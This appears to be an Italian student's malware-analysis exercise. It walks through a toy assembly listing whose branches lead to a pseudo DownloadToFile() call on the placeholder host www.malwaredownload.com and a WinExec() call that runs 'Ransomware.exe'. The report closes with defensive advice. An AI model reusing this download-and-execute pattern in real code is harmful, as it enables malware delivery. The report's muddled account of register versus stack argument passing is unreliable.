# MALWARE ANALYSIS REPORT

## S 1 1 / L 5

# INDICE

# INTRODUZIONE

ALL’INTERNO DEL REPORT viene analizzato il comportamento di un codice assembly specifico, con particolare attenzione ai salti condizionali e alla gestione del flusso di controllo. L'analisi è stata condotta su una porzione di codice che include l'istruzione di salto condizionale jz loc 0040FFA0 all'indirizzo 00401068. Questo salto è stato eseguito, come indicato dalla linea verde nel diagramma di flusso, mentre il salto alternativo jnz loc 0040BBA0 non è stato eseguito, come indicato dalla linea rossa.

Il codice esaminato comprende diverse funzionalità chiave, tra cui l'inizializzazione, il confronto e i salti condizionali. Sono stati anche analizzati i passaggi degli argomenti a funzioni critiche come DownloadToFile() e WinExec(), le quali ricevono rispettivamente l'URL e il percorso dell'eseguibile tramite i registri EAX ed EDX tramite lo stack.

L'obiettivo di questo report è fornire una comprensione dettagliata del funzionamento del codice assembly e del suo comportamento durante l'esecuzione, rispondendo a domande specifiche relative ai meccanismi interni e alle operazioni eseguite.

"Malware" è un termine generico che indica qualsiasi software malevolo
creato per danneggiare, interrompere o ottenere accesso non
autorizzato a un sistema informatico. I malware possono avere vari
obiettivi, come rubare informazioni personali, sabotare operazioni
aziendali o prendere il controllo di dispositivi.

# MALWARE

# PROTEZIONE CONTRO IL MALWARE

Protezione contro il Malware

1. Antivirus e Anti-Malware: Utilizzare software di sicurezza aggiornato per rilevare e rimuovere malware.
2. Aggiornamenti: Mantenere il sistema operativo e tutte le applicazioniaggiornate con le ultime patch di sicurezza.
3. Backup: Eseguire regolarmente backup dei dati importanti per proteggersida attacchi ransomware.
4. Consapevolezza: Essere cauti nell'aprire email e link da fonti sconosciute e nel scaricare software.

# TRACCIA

Con riferimento al codice presente nelle slide successive, rispondere ai
seguenti quesiti:

1. Spiegate, motivando, quale salto condizionale effettua il Malware.
2. Disegnare un diagramma di flusso (prendete come esempio la
visualizzazione grafica di IDA) identificando i salti condizionali (sia quelli
effettuati che quelli non effettuati). Indicate con una linea verde i salti
effettuati, mentre con una linea rossa i salti non effettuati.
3. Quali sono le diverse funzionalità implementate all'interno del Malware?
4. Con riferimento alle istruzioni «call» presenti in tabella 2 e 3, dettagliare
come sono passati gli argomenti alle successive chiamate di funzione .
Aggiungere eventuali dettagli tecnici/teorici.

| Locazione | Istruzione | Operandi | Note |
|---|---|---|---|
| 00401040 | mov | EAX, 5 | |
| 00401044 | mov | EBX, 10 | |
| 00401048 | cmp | EAX, 5 | |
| 0040105B | jnz | loc 0040BBA0 | ; tabella 2 |
| 0040105F | inc | EBX | |
| 00401064 | cmp | EBX, 11 | |
| 00401068 | jz | loc 0040FFA0 | ; tabella 3 |

| Locazione | Istruzione | Operandi | Note |
|---|---|---|---|
| 0040BBA0 | mov | EAX, EDI | EDI= www.malwaredownload.com |
| 0040BBA4 | push | EAX | ; URL |
| 0040BBA8 | call | DownloadToFile () | ; pseudo funzione |

| Locazione | Istruzione | Operandi | Note |
|---|---|---|---|
| 0040FFA0 | mov | EDX, EDI | EDI: C:\Program and Settings \Local User\Desktop\Ransomware.exe |
| 0040FFA4 | push | EDX | ; .exe da eseguire |
| 0040FFA8 | call | WinExec() | ; pseudo funzione |

# PUNTO 1

Salti Condizionali nel Malware
Nella Tabella 1, ci sono due salti condizionali:
jnz loc 0040BBA0 all'indirizzo 0040105B
jz loc 0040FFA0 all'indirizzo 00401068
Per capire quale salto condizionale viene eseguito, esaminiamo il codice in modo sequenziale:


1. mov EAX, 5 imposta EAX a 5.
2. mov EBX, 10 imposta EBX a 10.
3. cmp EAX, 5 confronta EAX con 5.
4. Poiché EAX è 5, il risultato di cmp EAX, 5 è zero. L'istruzione jnz(Jump if Not Zero) non verrà eseguita perché il risultato del confronto è zero. Pertanto, il programma procederà con l'istruzione successiva.inc EBX incrementa EBX di 1, portando EBX a
5. cmp EBX, 11 confronta EBX con 11.

Poiché EBX è 11, il risultato di cmp EBX, 11 è zero. L'istruzione jz (Jump if Zero) verrà eseguita perché il risultato del confronto è zero.


Salto condizionale eseguito: jz loc 0040FFA0 all'indirizzo 00401068.

# PUNTO 2

Diagramma di Flusso con Salti Condizionali
In base ai salti condizionali e al flusso logico, ecco il diagramma di flusso che indica i salti:




Di seguito invece è riportata l'effettiva esecuzione del malware:



# PUNTO 3

Il malware analizzato implementa diverse funzionalità per compromettere il sistema bersaglio. Le principali caratteristiche sono:

Inizializzazione dei Registri:

- mov EAX, 5: Inizializza EAX con 5.
- mov EBX, 10: Inizializza EBX con 10.

Controllo del Flusso del Programma:

- cmp EAX, 5: Confronta EAX con 5.
- jnz loc_0040BBA0: Salta alla locazione 0040BBA0 se EAX non è 5 (salto non effettuato).
- inc EBX: Incrementa EBX di 1 (diventa 11).
- cmp EBX, 11: Confronta EBX con 11.
- jz loc_0040FFA0: Salta alla locazione 0040FFA0 se EBX è 11 (salto effettuato).

Download di un File da un URL Specificato:

- mov EAX, EDI: Copia l'URL memorizzato in EDI nel registro EAX (URL: www.malwaredownload.com).
- push EAX: Inserisce l'URL nello stack.
- call DownloadToFile: Chiama una funzione per scaricare un file dall'URL specificato.

Esecuzione di un File Eseguibile:

- mov EDX, EDI: Copia il percorso del file eseguibile in EDI nel registro EDX (percorso: C:\Program and Settings\Local User\Desktop\Ransomware.exe).
- push EDX: Inserisce il percorso del file nello stack.
- call WinExec: Chiama una funzione per eseguire il file specificato.

# PUNTO 3

Passaggio degli Argomenti alle Funzioni (Tabella 2 e Tabella 3):
Nella Tabella 2 e nella Tabella 3, vediamo chiamate a funzioni con argomenti passati tramite registri o lo stack

tabella 2

| Indirizzo | Istruzione | Descrizione |
|---|---|---|
| 0040BBA0 | mov EAX, EDI | Carica nell' registro EAX l'URL |
| 0040BBA4 | push EAX | Inserisce nello stack l'URL memorizzato in EAX |
| 0040BBA8 | call DownloadToFile | Chiama la funzione per scaricare il file |

L'argomento passato a DownloadToFile() è l'URL (www.malwaredownload.com) memorizzato in EAX, pushato nello stack prima della chiamata.

tabella 3

| Indirizzo | Istruzione | Descrizione |
|---|---|---|
| 0040FFA0 | mov EDX, EDI | Carica in EDX il percorso C:\Program and Settings\Local User\Desktop\Ransomware.exe |
| 0040FFA4 | push EDX | Inserisce il percorso memorizzato in EDX nello stack |
| 0040FFA8 | call WinExec | Chiama la funzione WinExec per eseguire il file |

L'argomento passato a WinExec() è il percorso dell'eseguibile (C:\Program and Settings\Local User\Desktop\Ransomware.exe) memorizzato in EDX, pushato nello stack prima della chiamata.
In entrambi i casi i registri vengono utilizzati per passare gli argomenti alle funzioni chiamate prima di eseguire l’istruzione call. Questo è un approccio comune nell’assembly x86 per passare gli argomenti alle funzioni.

# PUNTO 3

Riepilogo delle Funzionalità del Malware:

1. Inizializzazione dei Registri:
    - Preparazione dei registri per il flusso di esecuzione.
2. Controllo del Flusso del Programma:
    - Confronti e salti condizionali determinano il percorso di esecuzione basato sui valori dei registri.
3. Download di un File:
    - Scarica un file da www.malwaredownload.com per ottenere ulteriori componenti malevoli.
4. Esecuzione di un File Eseguibile:
    - Esegue C:\Program and Settings\Local User\Desktop\Ransomware.exe, causando potenzialmente danni significativi al sistema.

Implicazioni

- Intenzione Maligna: Scaricare ed eseguire codice maligno.
- Controllo Sofisticato: Uso di salti condizionali e funzioni come DownloadToFile() e WinExec().
- Conseguenze Negative: Infezione da ransomware, furto di informazioni sensibili, danneggiamento dei dati.

Misure di Difesa

1. Software Antivirus e Antimalware: Utilizzo di soluzioni aggiornate.
2. Firewall: Monitoraggio e blocco del traffico sospetto.
3. Educazione degli Utenti: Informare sui rischi del download da fonti non attendibili.
4. Backup Regolari: Mitigare l'impatto di attacchi ransomware.
5. Monitoraggio del Sistema: Rilevamento di attività anomale e potenzialmente malevole.

# THANK YOU